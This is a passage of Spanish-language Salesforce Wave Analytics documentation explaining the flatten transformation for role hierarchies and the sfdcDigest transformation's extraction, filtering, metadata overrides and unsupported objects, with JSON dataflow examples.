La transformación flatten aplana los datos jerárquicos. Por ejemplo, puede aplanar la jerarquía de funciones de Salesforce para implementar seguridad a nivel de filas en un conjunto de datos en base a la jerarquía de funciones.

Cuando configura la transformación flatten para aplanar una jerarquía, se especifica el campo que contiene todos los nodos de la jerarquía y el campo que contiene el principal correspondiente basado en la jerarquía. La transformación flatten genera un registro para cada nodo de jerarquía, al que hacemos referencia como el "Id. de self". Cada registro contiene dos columnas generadas que almacenan la jerarquía para cada nodo de Id. de self. Una columna contiene una lista separada por comas de todos los antecesores de cada nodo de la jerarquía. La otra columna contiene la ruta de la jerarquía.

Consulte las columnas Funciones y Ruta de funciones del siguiente conjunto de datos aplanado para ver cómo se almacenan los antecesores.

| Id. de función (Id. de self) | Nombre de función | Id. de función principal | Funciones | Ruta de función |
|---|---|---|---|---|
| 1 | Comercial 1 | 10 | 10, 20, 30 | \10\20\30 |
| 2 | Comercial 2 | 10 | 10, 20, 30 | \10\20\30 |
| 3 | Comercial 3 | 11 | 11, 20, 30 | \11\20\30 |
| 10 | Gestor regional 1 | 20 | 20, 30 | \20\30 |
| 11 | Gestor regional 2 | 20 | 20, 30 | \20\30 |
| 20 | Vicepresidente 1 | 30 | 30 | \30 |
| 21 | Vicepresidente 2 | 30 | 30 | \30 |
| 30 | Director general | No aplicable | No aplicable | No aplicable |

También puede configurar la transformación flatten para incluir el nodo de Id. de self en las columnas de jerarquía generadas. El siguiente conjunto de datos muestra el Id. de self en negrita.

| Id. de función (Id. de self) | Nombre de función | Id. de función principal | Funciones | Ruta de función |
|---|---|---|---|---|
| 1 | Comercial 1 | 10 | **1**, 10, 20, 30 | **1**\10\20\30 |
| 2 | Comercial 2 | 10 | **2**,10, 20, 30 | **2**\10\20\30 |
| 3 | Comercial 3 | 11 | **3**,11, 20, 30 | **3**\11\20\30 |
| 10 | Gestor regional 1 | 20 | **10**,20, 30 | **10**\20\30 |
| 11 | Gestor regional 2 | 20 | **11**,20, 30 | **11**\20\30 |
| 20 | Vicepresidente 1 | 30 | **20**,30 | **20**\30 |
| 21 | Vicepresidente 2 | 30 | **21**,30 | **21**\30 |
| 30 | Director ejecutivo | No aplicable | **30** | **30** |

Ejemplo: Observemos un ejemplo. Desea crear un conjunto de datos que contiene todas las oportunidades. Para cada oportunidad, queremos incluir la información de usuario y función sobre el propietario de la oportunidad. También, con el fin de implementar seguridad a nivel de filas en base a la jerarquía de funciones, cada registro de oportunidad debe contener también una lista de todos los antecesores por encima de cada propietario de oportunidad en base a la jerarquía de funciones. Para generar la lista de antecesores, utilice la transformación flatten para aplanar la jerarquía de funciones.

Cree el siguiente archivo de definición de flujo de datos:

```
{
"Extract_Opportunity": {
   "action": "sfdcDigest",
   "parameters": {
      "object": "Opportunity",
      "fields": [
         { "name": "Id" },
         { "name": "Name" },
         { "name": "Amount" },
         { "name": "StageName" },
         { "name": "AccountId" },
         { "name": "OwnerId" }
      ]
   }
},
"Extract_User": {
   "action": "sfdcDigest",
   "parameters": {
      "object": "User",
      "fields": [
         { "name": "Id" },
         { "name": "Name" },
         { "name": "Department" },
         { "name": "UserRoleId" }
```

```
      ]
   }
},
"Extract_UserRole": {
   "action": "sfdcDigest",
   "parameters": {
      "object": "UserRole",
      "fields": [
         { "name": "Id" },
         { "name": "Name" },
         { "name": "ParentRoleId" }
      ]
   }
},
"Flatten_UserRole": {
   "action": "flatten",
   "parameters": {
      "source": "Extract_UserRole",
      "self_field": "Id",
      "parent_field": "ParentRoleId",
      "multi_field": "Roles",
      "path_field": "RolePath",
      "include_self_field":false
   }
},
"Augment_User_FlattenUserRole": {
   "action": "augment",
   "parameters": {
      "left": "Extract_User",
      "left_key": [ "UserRoleId" ],
      "relationship": "Role",
      "right": "Flatten_UserRole",
      "right_key": [ "Id" ],
      "right_select": [
         "Id",
         "Name",
         "Roles",
         "RolePath"
      ]
   }
},
"Augment_Opportunity_UserWithRoles": {
   "action": "augment",
   "parameters": {
      "left": "Extract_Opportunity",
      "left_key": [ "OwnerId" ],
      "right": "Augment_User_FlattenUserRole",
      "relationship": "Owner",
      "right_select": [
         "Name",
         "Department",
         "Role.Id",
         "Role.Name",
         "Role.Roles",
```

```
            "Role.RolePath"
         ],
         "right_key": [ "Id" ]
      }
},
"Register_OpportunityWithRoles_Dataset": {
   "action": "sfdcRegister",
   "parameters": {
      "alias": "OppRoles",
      "name": "OppRoles",
      "source": "Augment_Opportunity_UserWithRoles",
     "rowLevelSecurityFilter": "'Owner.Role.Roles' == \"$User.UserRoleId\" || 'OwnerId'
== \"$User.Id\""
   }
}
}
```

Para aplanar la jerarquía de funciones de Salesforce, la transformación flatten utiliza los siguientes campos de entrada del objeto UserRole.

**Id**
Id identifica cada nodo de la jerarquía de funciones de Salesforce.

**ParentRoleId**
ParentRoleId identifica el principal según viene definido en la jerarquía de funciones.

Después de atravesar todas las relaciones principal-secundario del objeto UserRole, la transformación flatten genera un registro por cada Id de función. Cada registro contiene todas las funciones de los antecesores de cada función de la jerarquía. La transformación flatten genera dos columnas de salida: Funciones y Ruta de función para almacenar todas las funciones de antecesores de cada función.

Parámetros de flatten

Cuando define una transformación flatten, se establece el atributo de acción a `flatten` y se especifican los parámetros.

## Parámetros de flatten

Cuando define una transformación flatten, se establece el atributo de acción a `flatten` y se especifican los parámetros.

La siguiente tabla describe los parámetros de entrada:

| Parámetro | ¿Obligatorio? | Valor |
|---|---|---|
| include_self_id | No | Indica si incluir el nodo Id. de self en las columnas generadas multi_field y path_field. Los valores válidos son `false` (predeterminado) y `true`. |
| self_field | Sí | Nombre del campo de entrada que identifica cada nodo de la jerarquía. |
| parent_field | Sí | Nombre del campo de entrada que identifica el principal directo de cada nodo de la jerarquía. Por ejemplo, la función Gestor regional 1 es el principal de la función Comercial 1 en una jerarquía de funciones. |

| Parámetro | ¿Obligatorio? | Valor |
|---|---|---|
| multi_field | Sí | El nombre del campo de salida multivalor que contiene una lista de todos los antecesores de la jerarquía, en orden desde el inferior al nivel más alto. La transformación flatten crea este campo y genera la lista de antecesores de cada nodo de la jerarquía. Por ejemplo, para la función Comercial 1, la jerarquía de antecesores es: `Gestor de ventas 1,Gestor regional 1, Vicepresidente 1,Director general`. |
| path_field | Sí | Una representación de cadena de un campo con campos múltiples, separados por barras invertidas. Este campo de salida contiene la ruta jerárquica de todos los antecesores de la jerarquía, en orden desde el inferior al nivel más alto. La transformación flatten crea este campo y genera la ruta de antecesores de cada nodo de la jerarquía. Por ejemplo, para una función comercial en una jerarquía de funciones, el valor es: `Gestor de ventas 1\Gestor regional 1\Vicepresidente 1\Director general`. |
| source | Sí | Nodo del archivo de definición de flujo de datos que contiene los datos jerárquicos que desea aplanar. Este nodo es la fuente de entrada de esta transformación y debe contener los campos de entrada asignados a self_field y parent_field. |

Nota: De forma predeterminada, los campos multi_field y path_field se crean como campos de sistema que no son visibles en la interfaz de usuario. Para hacer que los campos aparezcan en la interfaz de usuario, establezca el atributo de metadatos `IsSystemField` como *`falso`* para cada campo en la transformación flatten. Para obtener más información acerca de atributos de metadatos, consulte Anulación de los metadatos generados por una transformación.

CONSULTE TAMBIÉN

Transformación flatten

## Transformación sfdcDigest

La transformación sfdcDigest genera un conjunto de datos en base a los datos que extrae de un objeto de Salesforce. El usuario especifica el objeto y los campos de Salesforce desde los que se extraen los datos. Es posible excluir campos en particular que contienen información confidencial o que no son relevantes para el análisis.

Cuando se carga un archivo de definición de flujo de datos, Wave Analytics valida el acceso a objetos y campos de Salesforce en base al perfil de usuario del usuario que carga el archivo. Si el perfil de usuario no tiene acceso de lectura a un campo u objeto, la carga falla.

En tiempo de ejecución, Wave Analytics ejecuta el flujo de datos como el Usuario de integración. Wave Analytics valida el acceso a objetos y campos de Salesforce basándose en el perfil de usuario el Usuario de integración. Por ejemplo, si el flujo de datos intenta extraer datos desde un campo personalizado en el que el Usuario de integración no tiene acceso de lectura, el trabajo de flujo de datos falla.

Nota: El Usuario de integración es un usuario preconfigurado que se crea al activar Wave Analytics en su organización. Si usted o el Usuario de integración necesita permiso sobre un objeto o campo de Salesforce, solicite al administrador que otorgue acceso.

Para obtener más información sobre los usuarios preconfigurados en Wave Analytics, consulte la *Guía para la implementación de seguridad de Wave Analytics*.

**Ejemplo:** Observemos un ejemplo. Desea crear un conjunto de datos que contiene todas las oportunidades del objeto Oportunidad.

Cree la siguiente definición de flujo de datos.

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "AccountId" },
            { "name": "OwnerId" },
            { "name": "OpportunitySupportTeamMembers__c" }
         ]
      }
   },
   "Register_Opportunities_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "Opportunities",
         "name": "Opportunities",
         "source": "Extract_Opportunities"
      }
   }
}
```

## Consideraciones para el uso de la transformación de sfdcDigest

- Tenga en cuenta los límites de almacenamiento de conjuntos de datos cuando extraiga datos. Por ejemplo, un conjunto de datos puede incluir un máximo de 5.000 campos, así que sea selectivo al elegir campos. Consulte Límites de Wave Analytics.
- La transformación sfdcDigest ejecuta una consulta SOQL para extraer datos desde un objeto de Salesforce, y por ello está sujeta a los límites de SOQL. Si la consulta supera cualquiera de estos límites, es posible que no devuelva resultados o que provoque que falle el trabajo del flujo de datos. Por ejemplo, la longitud de la consulta SOQL no puede superar 20.000 caracteres. Para reducir la longitud de la consulta SOQL, considere dividir la extracción en dos o más transformaciones sfdcDigest y luego utilice la transformación aumento para combinar los resultados. Por ejemplo, puede crear una transformación sfdcDigest para extraer la mitad de los campos y crear otra transformación sfdcDigest para extraer los campos restantes. Consulte Límites de SOQL y SOSL.

### Filtrado de registros extraídos desde un objeto de Salesforce

Agregue un filtro a la transformación sfdcDigest para extraer un subconjunto de todos los registros desde un objeto de Salesforce. Puede filtrar los registros para reducir el número de registros extraídos y procesados, excluir registros que contienen datos irrelevantes o confidenciales, así como aumentar el rendimiento del flujo de datos.

Anulación de metadatos de campos de Salesforce

Puede anular los metadatos de campos que la transformación sfdcDigest extrae de un objeto de Salesforce para hacer que los datos aparezcan de forma diferente en un conjunto de datos. Por ejemplo, Wave Analytics puede agregar un valor predeterminado a registros al que le faltan valores para un campo.

Objetos y campos de Salesforce no admitidos en Wave

La transformación sfdcDigest no puede extraer datos de todos los objetos y campos de Salesforce. Considere estas limitaciones antes de configurar la extracción de objetos de Salesforce.

Parámetros de sfdcDigest

Cuando define una transformación sfdcDigest, se establece el atributo de acción a `sfdcDigest` y se especifican los parámetros para el objeto y los campos que desea extraer. También puede especificar los parámetros para filtrar los registros extraídos desdel objeto de Salesforce.

## Filtrado de registros extraídos desde un objeto de Salesforce

Agregue un filtro a la transformación sfdcDigest para extraer un subconjunto de todos los registros desde un objeto de Salesforce. Puede filtrar los registros para reducir el número de registros extraídos y procesados, excluir registros que contienen datos irrelevantes o confidenciales, así como aumentar el rendimiento del flujo de datos.

Un filtro consta de una o más condiciones de filtro, donde cada condición de filtro compara un valor de campo con un valor. Por ejemplo, `Amount >= 1000000`. También puede aplicar funciones SOQL en el valor de campo en una condición de filtro, como `CALENDAR_YEAR(CreatedDate) = 2011`. Puede agregar condiciones de filtro múltiples utilizando operadores lógicos AND, OR y NOT. También puede utilizar una barra invertida (\) para aplicar comillas dobles con escape incluidas en cadenas.

La transformación sfdcDigest extrae todos los registros para los que el filtro es verdadero. Si ha configurado la transformación sfdcDigest para la extracción incremental, el filtro se aplica a los datos extraídos solo durante la ejecución incremental: Wave Analytics no aplica el filtro a registros que se cargaron anteriormente en el conjunto de datos. Si agrega un filtro no válido, el flujo de datos fallará en tiempo de ejecución.

Para cada instancia de sfdcDigest, puede utilizar uno de los siguientes tipos de filtros:

- Filtro estructurado
- Filtro avanzado

**Consejo:** ¿Está decidiendo si utilizar un filtro en la transformación sfdcDigest o utilizar una transformación filter? Utilice una transformación filter para filtrar registros en cualquier punto del flujo de datos. Por ejemplo, puede agregarla después de que el flujo de datos una dos conjuntos de datos. Sin embargo, para reducir el número de filas procesadas en el flujo de datos y optimizar el rendimiento del flujo de datos, agregue el filtro en el punto más cercano en que se extraigan los registros; siempre que sea posible, agregue el filtro en la transformación sfdcDigest.

Filtro estructurado en la transformación sfdcDigest

Los filtros estructurados se definen utilizando la sintaxis JSON.

Filtro avanzado en la transformación sfdcDigest

Los filtros avanzados se definen utilizando la expresión de cláusula WHERE de Salesforce Object Query Language (SOQL). Utilice un filtro avanzado únicamente si está familiarizado con SOQL.

CONSULTE TAMBIÉN

Transformación sfdcDigest

### Filtro estructurado en la transformación sfdcDigest

Los filtros estructurados se definen utilizando la sintaxis JSON.

Un filtro estructurado utiliza la siguiente sintaxis JSON para cada condición de filtro.

```
{
"field": "<field name>",
"operator": "<operator>",
"value": "<value>"|"["<value 1>", "<value 2>"]",
"isQuoted": true|false}
```

El valor puede ser un número, una fecha, una cadena, una lista de cadenas o un literal de fecha. Wave Analytics encierra entre comillas automáticamente las cadenas a no ser que establezca `isQuoted` en verdadero, lo que indica que las cadenas ya están entre comillas.

Puede utilizar uno de los siguientes operadores en una condición de filtro.

| Operador | Comentario |
|---|---|
| = | La condición de filtro es verdadera si el valor del campo es igual al valor especificado. Las comparaciones de cadenas que utilizan el operador igual no distinguen entre mayúsculas y minúsculas.<br>Ejemplo:<br>`"filterConditions": [ { "field": "OwnerId", "operator": "=", "value": "a07B00000012HYu" } ]` |
| != | La condición de filtro es verdadera si el valor del campo no es igual al valor especificado.<br>Ejemplo (utilizando barras invertidas para aplicar comillas dobles con escape en un valor de cadena):<br>`"filterConditions": [ { "field": "Nickname__c", "operator": "!=", "value": "\"Sammy\"" } ]` |
| > | La condición de filtro es verdadera si el valor del campo es mayor que el valor especificado.<br>Ejemplo:<br>`"filterConditions": [ { "field": "Amount", "operator": ">",` |

| Operador | Comentario |
| --- | --- |
| | <pre>"value": "100000"<br>}<br>]</pre> |
| < | La condición de filtro es verdadera si el valor del campo es inferior que el valor especificado.<br>Ejemplo (utilizando un literal de fecha):<br><pre>"filterConditions": [<br>{<br>"field": "CloseDate",<br>"operator": "<",<br>"value": "THIS_MONTH",<br>"isQuoted": false<br>}<br>]</pre> |
| >= | La condición de filtro es verdadera si el valor del campo es mayor o igual que el valor especificado.<br>Ejemplo:<br><pre>"filterConditions": [<br>{<br>"field": "Amount",<br>"operator": ">=",<br>"value": "100000"<br>}<br>]</pre> |
| <= | La condición de filtro es verdadera si el valor del campo es menor o igual que el valor especificado.<br>Ejemplo (utilizando una función SOQL):<br><pre>"filterConditions": [<br>{<br>"field": "CALENDAR_YEAR (CreatedDate)",<br>"operator": "<=",<br>"value": "2015",<br>"isQuoted": true<br>}<br>]</pre> |
| LIKE | La condición de filtro es verdadera si el valor del campo coincide con el valor especificado. El operador LIKE es parecido al operador LIKE en SQL; proporciona un mecanismo de coincidencia de cadenas de texto parciales y admite comodines.<br>• Los comodines % y _ se admiten en el operador LIKE. |

| Operador | Comentario |
| --- | --- |
| | • El comodín % coincide con cero o más caracteres.<br>• El comodín _ coincide exactamente un carácter.<br>• El operador LIKE se admite únicamente para campos de cadena.<br>• El operador LIKE realiza una coincidencia que no distingue entre mayúsculas y minúsculas.<br>• El operador LIKE admite poner con escape caracteres especiales % o _. Utilice una barra invertida (\) para poner con escape caracteres especiales.<br>Ejemplo:<br>`"filterConditions": [ { "field": "FirstName", "operator": "LIKE", "value": "Chris%" } ]` |
| IN | La condición de filtro es verdadera si el valor del campo es igual a cualquiera de los valores de la lista especificada. Puede especificar una lista de valores entre comillas o sin comillas. Si la lista está entre comillas, establezca `isQuoted` en verdadero.<br>Ejemplo:<br>`"filterConditions": [ { "field": "StageName", "operator": "IN", "value": ["Closed Won", "Closed Lost"] } ]` |
| NOT IN | La condición de filtro es verdadera si el valor del campo no es igual a cualquiera de los valores de la lista especificada.<br>Ejemplo:<br>`"filterConditions": [ { "field": "BillingState", "operator": "NOT IN", "value": ["California", "New York"] } ]` |
| INCLUDES | Solo para campos de lista de selección o de lista de selección con selección múltiple. La condición de filtro es verdadera si el valor del campo de lista de selección incluye el valor especificado. |

| Operador | Comentario |
| --- | --- |
| | Ejemplo:<br>`"filterConditions": [ { "field": "BillingState", "operator": "INCLUDES", "value": ["California"] } ]` |
| EXCLUDES | Solo para campos de lista de selección o de lista de selección con selección múltiple. La condición de filtro es verdadera si el valor del campo de lista de selección excluye el valor especificado.<br>Ejemplo:<br>`"filterConditions": [ { "field": "BillingState", "operator": "EXCLUDES", "value": ["California", "New York"] } ]` |

Echemos un vistazo a algunos ejemplos de filtros estructurados.

Ejemplo: Observemos un ejemplo con un filtro estructurado básico. Para realizar un análisis de oportunidades en el 2ndo trimestre fiscal del año 2015, puede crear este archivo de definición de flujo de datos para crear el conjunto de datos relevante.

```
{
   "Extract_Filtered_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "AccountId" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "OwnerId" },
            { "name": "FiscalYear" },
            { "name": "FiscalQuarter" },
            { "name": "SystemModstamp" }
         ],
         "filterConditions": [
               {
                  "field": "FiscalYear",
                  "operator": "=",
                  "value": "2015"
```

```
                },
                {
                   "field": "FiscalQuarter",
                   "operator": "=",
                   "value": "2"
                }
            ]
         }
      },
      "Register_Opportunities_Dataset": {
         "action": "sfdcRegister",
         "parameters": {
            "alias": "Opportunities_2015Q2",
            "name": "Opportunities_2015Q2",
            "source": "Extract_Filtered_Opportunities"
         }
      }
}
```

Nota: Si no especifica un operador lógico para condiciones de filtro múltiples (como es el caso en este ejemplo) Wave Analytics aplica AND entre las condiciones.

Ejemplo: Observemos un ejemplo de un filtro estructurado con un operador lógico. Para ayudar a la previsión de ingresos esperados, puede crear este flujo de datos para ver todas las oportunidades que están cerradas o que tienen una probabilidad superior al 90% de cerrarse.

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "AccountId" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "OwnerId" },
            { "name": "Probability" },
            { "name": "FiscalYear" },
            { "name": "FiscalQuarter" }
         ],
         "filterConditions": [
            {
               "operator": "OR",
               "conditions": [
                  {
                     "field": "StageName",
                     "operator": "=",
                     "value": "Closed Won"
                  },
                  {
                     "field": "Probability",
```

```
                    "operator": ">=",
                    "value": "90"
                }
            ]
        }
    ]
  }
  },
  "Register_Opportunities_Dataset": {
     "action": "sfdcRegister",
     "parameters": {
        "alias": "OpportunitiesExpectedToWin",
        "name": "OpportunitiesExpectedToWin",
        "source": "Extract_Opportunities"
     }
  }
}
```

Ejemplo: Finalmente, observemos un ejemplo de un filtro estructurado con operadores lógicos anidados. Puede crear este flujo de datos para ver todas las oportunidades que se cerraron en el trimestre fiscal en curso y que son propiedad de uno de sus dos superiores directos.

```
{
    "Extract_Opportunities": {
        "action": "sfdcDigest",
        "parameters": {
            "object": "Opportunity",
            "fields": [
                { "name": "Id" },
                { "name": "Name" },
                { "name": "AccountId" },
                { "name": "Amount" },
                { "name": "StageName" },
                { "name": "CloseDate" },
                { "name": "OwnerId" },
                { "name": "FiscalYear" },
                { "name": "FiscalQuarter" }
            ],
            "filterConditions": [
                {
                    "operator": "AND",
                    "conditions": [
                        {
                            "field": "CloseDate",
                            "operator": "=",
                            "value": "THIS_FISCAL_QUARTER",
                            "isQuoted": false
                        },
                        {
                            "operator": "OR",
                            "conditions": [
                                {
                                    "field": "OwnerId",
                                    "operator": "=",
```

```
                                    "value": "00540000000HfUz"
                                },
                                {
                                    "field": "OwnerId",
                                    "operator": "=",
                                    "value": "00540000000HfV4"
                                }
                            ]
                        }
                    ]
                }
            ]
        }
    },
    "Register_Opportunities_Dataset": {
        "action": "sfdcRegister",
        "parameters": {
            "alias": "DirectReport_Opportunities",
            "name": "DirectReport_Opportunities",
            "source": "Extract_Opportunities"
        }
    }
}
```

### Filtro avanzado en la transformación sfdcDigest

Los filtros avanzados se definen utilizando la expresión de cláusula WHERE de Salesforce Object Query Language (SOQL). Utilice un filtro avanzado únicamente si está familiarizado con SOQL.

**Ejemplo:** Echemos un vistazo a un ejemplo de un filtro avanzado. Desea extraer únicamente los registros de oportunidades que sean propiedad de un usuario específico que tengan un alto valor o una alta probabilidad de cerrarse. Cree este flujo de datos.

```
{
   "Extract_Filtered_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "AccountId" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "Probability" },
            { "name": "OwnerId" }
         ],
         "complexFilterConditions": "OwnerId = '00540000000HfUz' AND (Amount > 100000
 OR Probability > 75)"
      }
   },
   "Register_Opportunities_Dataset": {
      "action": "sfdcRegister",
```

```
      "parameters": {
         "alias": "FilteredOpportunities",
         "name": "FilteredOpportunities",
         "source": "Extract_Filtered_Opportunities"
      }
   }
}
```

## Anulación de metadatos de campos de Salesforce

Puede anular los metadatos de campos que la transformación sfdcDigest extrae de un objeto de Salesforce para hacer que los datos aparezcan de forma diferente en un conjunto de datos. Por ejemplo, Wave Analytics puede agregar un valor predeterminado a registros al que le faltan valores para un campo.

Puede agregar los siguientes parámetros de campo a la transformación sfdcDigest para anular los metadatos de campos:

- defaultValue
- type
- fiscalMonthOffset
- isYearEndFiscalYear
- firstDayOfWeek
- isMultiValue
- multiValueSeparator
- precision
- scale

Para consultar una descripción de todos los parámetros de campos, consulte Parámetros de campos. Para obtener información acerca del uso de atributos de metadatos para configurar fechas, consulte Gestión de fechas en conjuntos de datos.

Ejemplo: Observemos un ejemplo. Desea anular los metadatos extraídos del objeto Oportunidad.

Agregue el texto en negrita de la siguiente definición de flujo de datos para anular los metadatos de campos del objeto Oportunidad.

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            {
               "name": "Amount",
               "defaultValue":0
               "precision":18
               "scale":2
            },
            { "name": "StageName" },
            {
               "name": "CloseDate",
               "fiscalMonthOffset":9,
               "firstDayOfWeek":2,
```

```
                "isYearEndFiscalYear":true
            },
            { "name":"AccountId" },
            { "name":"OwnerId" },
            {
                "name": "OpportunitySupportTeamMembers__c",
                "type":"Text",
                "isMultiValue":true,
                "multiValueSeparator":","
                "precision":255
            }
        ]
    }
  },
  "Register_Opportunities_Dataset":{
     "action":"sfdcRegister",
     "parameters":{
        "alias":"Opportunities",
        "name":"Opportunities",
        "source":"Extract_Opportunities"
     }
  }
}
```

CONSULTE TAMBIÉN

Transformación sfdcDigest

## Objetos y campos de Salesforce no admitidos en Wave

La transformación sfdcDigest no puede extraer datos de todos los objetos y campos de Salesforce. Considere estas limitaciones antes de configurar la extracción de objetos de Salesforce.

Para obtener información sobre todos los objetos y campos de Salesforce, consulte la Referencia de objetos de Salesforce y Force.com.

### Objetos no admitidos

La transformación sfdcDigest no puede extraer datos de estos objetos de Salesforce.

- AuthProvider
- BrandTemplate
- ChatterConversation
- ChatterConversationMember
- ChatterMessage
- ConnectedApplication
- ContentFolderLink
- ContentWorkspace
- ContentWorkspaceDoc
- CorsWhitelistEntry
- CustomNotDeployed__OwnerSharingRule

- EmailDomainKey
- EmailServicesAddress
- EmailServicesFunction
- EmailStreamMessage
- EmailStreamShareOption
- EmailStreamShareOptionHistory
- EmailStreamShareOptionOwnerSharingRule
- EmailStreamShareOptionShare
- EmailTemplate
- EventType
- EventTypeParameter
- EnvironmentHub
- EnvironmentHubInvitation
- EnvironmentHubMemberRel
- FeedPollChoice
- FeedPollVote
- KnowledgeArticleVersion
- LoginGeo
- LoginHistory
- NetworkActivityAudit
- NewsArticleFeed
- NetworkModeration
- OrganizationProperty
- OrgWideEmailAddress
- OutboundField
- PackageLicense
- PackageMemberOwnerSharingRule
- PartnerNetworkSyncLog
- PermissionSet
- PermissionSetLicense
- Profile
- ReputationLevel
- ReputationLevelLocalization
- ReputationPointsRule
- SearchPromotionRule
- SelfServiceUser
- SessionPermSetAssignment
- SetupAssistantAnswer
- SetupAssistantProgress
- SsoUserMapping

- TenantSecret
- Territory2ModelHistory
- TwoFactorInfo
- UserLogin
- UserPackageLicense
- UserProvAccount
- UserProvAccountStaging
- UserProvisioningConfig
- UserProvisioningLog
- UserProvisioningRequest
- UserProvisioningRequestOwnerSharingRule
- UserProvisioningRequestShare
- UserProvMockTarget
- UserRecordAccess
- VerificationHistory
- WebLink
- WebLinkLocalization

La transformación sfdcDigest no puede extraer datos de objetos externos creados en Salesforce. Los objetos externos son similares a objetos personalizados excepto en que se asignan a datos ubicados fuera de Salesforce.

Si incluye un objeto no admitido o inaccesible en la transformación sfdcDigest, el flujo de datos falla en tiempo de ejecución con un mensaje de error.

### Campos no admitidos

La transformación sfdcDigest no puede extraer datos estos campos:

| Objeto | Campos no admitidos |
|---|---|
| Cuenta | CleanStatus |
| ActionPlanItem | ItemId |
| AuthSession | • LoginGeoId<br>• LoginHistoryId |
| CaseArticle | KnowledgeArticleId |
| Contacto | • Permite inscripción automática del portal<br>• CleanStatus |
| ContentDocument | ParentId |
| ContentFolderLink | ParentEntityId |
| CustomPerson__p | Title |
| DocumentAttachmentMap | ParentId |

| Objeto | Campos no admitidos |
| --- | --- |
| EmailMessage | ActivityId |
| EmailRoutingAddress | EmailServicesAddressId |
| EnvironmentHubMember | EnvironmentHubId |
| ExternalEventMapping | EventId |
| InstalledMobileApp | ConnectedApplicationId |
| Candidato | CleanStatus |
| KnowledgeArticle | MasterLanguage |
| KnowledgeArticleVersion | • IsOutOfDate<br>• TranslationCompletedDate<br>• TranslationExportedDate<br>• TranslationImportedDate |
| Red | • CaseCommentEmailTemplateId<br>• ChangePasswordEmailTemplateId<br>• ForgotPasswordEmailTemplateId<br>• WelcomeEmailTemplateId |
| Organización | • SelfServiceEmailUserOnCaseCreationTemplateId<br>• SelfServiceNewCommentTemplateId<br>• SelfServiceNewPassTemplateId<br>• SelfServiceNewUserTemplateId<br>• WebToCaseAssignedEmailTemplateId<br>• WebToCaseCreatedEmailTemplateId<br>• WebToCaseEmailTemplateId<br>• WebToLeadEmailTemplateId |
| PermissionSet | • PermissionsEditEvent<br>• PermissionsEditTask |
| PermissionSetLicense | • MaximumPermissionsEditEvent<br>• MaximumPermissionsEditTask |
| Profile | • PermissionsEditEvent<br>• PermissionsEditTask |
| ThirdPartyAccountLink | SsoProviderId |
| Usuario | • LastPasswordChangeDate |

| Objeto | Campos no admitidos |
|---|---|
| | • UserPreferencesEnableVoicePilot |
| WorkBadge | RewardId |
| WorkBadgeDefinition | RewardFundId |

Si incluye un campo con un campo no admitido en la transformación sfdcDigest, el flujo de datos ignora el campo.

Además, Salesforce recomienda que no extraiga datos del campo MayEdit del objeto Cuenta. La extracción de datos de este campo reduce significativamente el rendimiento y puede provocar que falle el flujo de datos.

#### Tipos de campo no admitidos

La transformación sfdcDigest no puede extraer datos de campos con estos tipos de campos.

- base64
- composite (como dirección y ubicación)
- referencia de grupo de categoría de datos
- cadena cifrada

Si incluye un campo con un tipo de campo no admitido en la transformación sfdcDigest, el flujo de datos ignora el campo.

CONSULTE TAMBIÉN

Transformación sfdcDigest

### Parámetros de sfdcDigest

Cuando define una transformación sfdcDigest, se establece el atributo de acción a `sfdcDigest` y se especifican los parámetros para el objeto y los campos que desea extraer. También puede especificar los parámetros para filtrar los registros extraídos desdel objeto de Salesforce.

Puede especificar los parámetros en las siguientes secciones del nodo sfdcDigest: parámetros, campos y condiciones de filtros.

#### Parámetros

La siguiente tabla describe los parámetros de la sección `parameters`.

| Parámetro | ¿Obligatorio? | Valor |
|---|---|---|
| object | Sí | Nombre de API del objeto de Salesforce desde el que desea extraer los datos. Este objeto es la fuente de entrada para esta transformación. La transformación sfdcDigest no admite la extracción de todos los objetos de Salesforce. |
| incremental | No | Realiza una extracción incremental, que extrae únicamente los cambios en el objeto |

| Parámetro | ¿Obligatorio? | Valor |
|---|---|---|
| | | de Salesforce desde la última ejecución del flujo de datos. Valores válidos: true o false. |
| fullRefreshToken | No | Realiza una extracción única para sincronizar los datos del conjunto de datos con los datos del objeto de Salesforce. Especifique cualquier valor para este parámetro.<br>Tras la extracción completa, el flujo de datos realiza una extracción incremental cada vez a partir de entonces aunque se incluya el parámetro `fullRefreshToken` se incluya en la definición del flujo de datos. Para realizar una extracción completa de nuevo, cambie el valor del parámetro `fullRefreshToken` a un valor diferente. |
| fields | Sí | Una matriz de los nombres de todos los campos desde los que se desean extraer datos de los objetos de Salesforce especificados. La transformación sfdcDigest no admite la extracción de todos los tipos de campos.<br>Consulte Atributos de campos. |
| filterConditions | No | Un filtro que restringe los registros extraídos desde el objeto de Salesforce especificado. La transformación sfdcDigest extrae todos los registros del objeto de Salesforce para el que el filtro es verdadero. Puede especificar un filtro estructurado o avanzado.<br>Consulte Parámetros de condiciones de filtros. |
| complexFilterConditions | No | Solo para filtros avanzados. Una cláusula WHERE de SOQL que se utiliza para filtrar registros extraídos desde el objeto de Salesforce especificado. |

### Atributos de campos

La siguiente tabla describe los atributos de la sección `fields`. También describe atributos opcionales que puede proporcionar para anular los metadatos de campos. Puede anular los metadatos que la transformación sfdcDigest extrae de un objeto de Salesforce para hacer que los datos aparezcan de forma diferente en un conjunto de datos. Por ejemplo, Wave Analytics puede agregar un valor

predeterminado a registros al que le faltan valores para un campo. Si no anula los valores, Wave Analytics obtiene los valores desde Salesforce.

